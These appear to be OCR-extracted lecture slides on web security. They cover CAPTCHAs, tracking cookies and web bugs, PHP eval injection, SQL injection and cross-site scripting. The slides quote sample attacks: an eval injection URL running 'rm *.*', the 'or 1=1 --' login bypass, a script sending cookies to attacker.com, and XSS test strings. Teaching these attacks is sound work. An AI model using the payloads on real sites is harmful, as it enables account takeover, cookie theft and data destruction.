  - Before showing an e-mail on a personal website to avoid spammers getting your e-mail address when they crawl the web to look for valid e-mail addresses

Eg: reCAPTCHA

- Google's project (http://www.google.com/recaptcha)
  - A plugin as a web service
  - Only need to add a few lines of code to your website to embed it

Eg: reCAPTCHA (cont.)

- Idea:
  - Digitizing physical books that were written before the computer age.
  - Each word that cannot be read correctly by "Optical Character Recognition" (OCR) is placed on an image and used as a CAPTCHA.



Other Implementations

- Rely on visual perception (more than distorted text):
  - identifying an object that does not belong in a particular set of objects.
  - locating the center of a distorted image.
  - identifying distorted shapes.
  - 3D captcha, Etc.
- Provide an audio version of the CAPTCHA for accessibility reasons

Human Attack


- Human attack: some companies will provide a plug-in for your program
- When you program sees a Captcha request, the picture will send to the company, and the company will have a group of humans to “enter” the answer for you

SPYWARE
TRACKING COOKIES AND MITB ATTACK


ONLINE ADVERTISING

Data collection using tracking cookies

Online Advertising (First Site)



Online Advertising (Second Site)




What does the ad.com know?

- I have been to first.com and another.com
- The time I visit first.com and another.com
- Other information: languages, character sets, ..
- IP addresses
- …
- So what?

VISITOR TRACKING

Tracking web site visitor using cookies, spam mail and web bug

Visitor Tracking



Visitor tracking using cookies, spam & web bug

SQL INJECTION

Case of SQL Injection Attack

- Browser attacks server
- Steps:
  1. Send malicious input to server
  2. Insufficient input validation leads to malicious SQL query
- One kind of "Code injection attack"
  - Whenever we are running a program, following are potential problems
    - Buffer-overflow attack : breaking the programming language computation model
    - PHP : the "eval"
    - SQL : the "execute"

Code Injection Attack

- Method: executing arbitrary code on the server
- Example

  code injection based on *eval* (PHP)

  – http://site.com/calc.php (server side calculator)


```
…
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
…
```

No input validation

  – Attack: http://site.com/calc.php?exp=“ 10; system(‘rm *.*’) ”

(URL encoded)

SQL Injection Attack



Example: buggy login page

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form("user")   & " '
     AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
     login success
else  fail;
```

Is this exploitable?

Bad Input

- Suppose user = " `'or 1=1 --` " (URL encoded)
- Then scripts does:

```
ok = execute( SELECT …
              WHERE user= ' ' or 1=1  -- … )
```

  - The "`--`" causes rest of line to be ignored.
  - Now ok.EOF is always false and login succeeds.
- The bad news: easy login to many sites this way.


CROSS SITE SCRIPTING

What is Cross-Site Scripting?

- Security defect in a web-based application that allows user data (e.g. cookies) to be disclosed to a malicious third party
  - "Cross-site" means the cookie is transferred from a client computer accessing a valid, but vulnerable, web-server site to the attacker's site
- Popular languages that create cross-site scripting problem: scripting languages or technologies that are used to build a web site
- E.g.

```
<script>
    if (document.cookie.indexOf("stolen") < 0) {
      document.cookie = "stolen-true";
      document.location.replace(
                "http://www.attacker.com/steal.php" +
                "?what=" + document.cookie +
                "&whatnext=http://www.somesite.com");
    }
</script>
```

Session Hijacking using Cross-Site Scripting



Cross-Site Scripting – Attack String

- Simple test string:

  <script>alert(“XSS”);</script> Show an alert

  <script>alert(document.cookie);</script> Show the user’s cookie

- Insert attack string:

  ‘> <script>alert(“XSS”);</script> Close out the quote of another tag

- More complex attack string (http://ha.ckers.org/xss.html):

  ';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//
  ";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,8
  3))//--
  ></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>

  ";!--"<XSS>=&{()}

  <IMG SRC="javascript:alert('XSS');">